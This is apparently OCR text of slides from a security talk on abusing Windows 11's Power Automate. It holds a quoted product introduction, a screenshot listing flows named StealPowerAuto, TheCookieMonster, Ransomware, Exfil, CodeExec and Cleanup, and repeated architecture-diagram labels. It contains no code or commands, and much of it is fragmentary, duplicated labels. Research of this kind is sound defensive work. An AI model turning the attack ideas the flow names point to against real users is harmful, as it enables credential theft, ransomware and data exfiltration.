


Getting started with Power Automate in Windows 11

Article • 05/16/2022 • 2 minutes to read • 2 contributors

Windows 11 allow users to create automations through the preinstalled Power Automate app. Power Automate is a low-code platform that enables home and business users to optimize their workflows and automate repetitive and time-consuming tasks.


youtu.be/Kik9oXu_-bI


Recycle Bin
Microsoft Edge
Power Automate
Hi
New flow
Environments
Pwntoso (default)
Settings
Help
Search Flows
Office
My flows
Shared with me
Examples
Refresh
Synced to cloud
Name
Modified
Status
StealPowerAuto...
1 day ago
Not running
Run
TheCookieMonster
1 day ago
Not running
Ransomware
1 month ago
Not running
Exfil
1 month ago
Not running
CodeExec
1 month ago
Not running
Cleanup
1 month ago
Not running
8:31 AM
7/16/2022

Office cloud services

Power Automate

On-Prem | MS cloud


Windows 11
User
NT Service\UIFlowService
Power Automate
Machine Runtime
On-Prem
MS cloud
Office
Office cloud services


Windows 11


Office

User | NT Service\UIFlowS


Power Automate

Machine Runtime





On-Prem | MS cloud


Windows 11
User
NT Service\UIFlowService
Power Automate
Machine Runtime
Office
Office cloud services
On-Prem
MS cloud

Windows 11

User

NT Service\UIFlowService

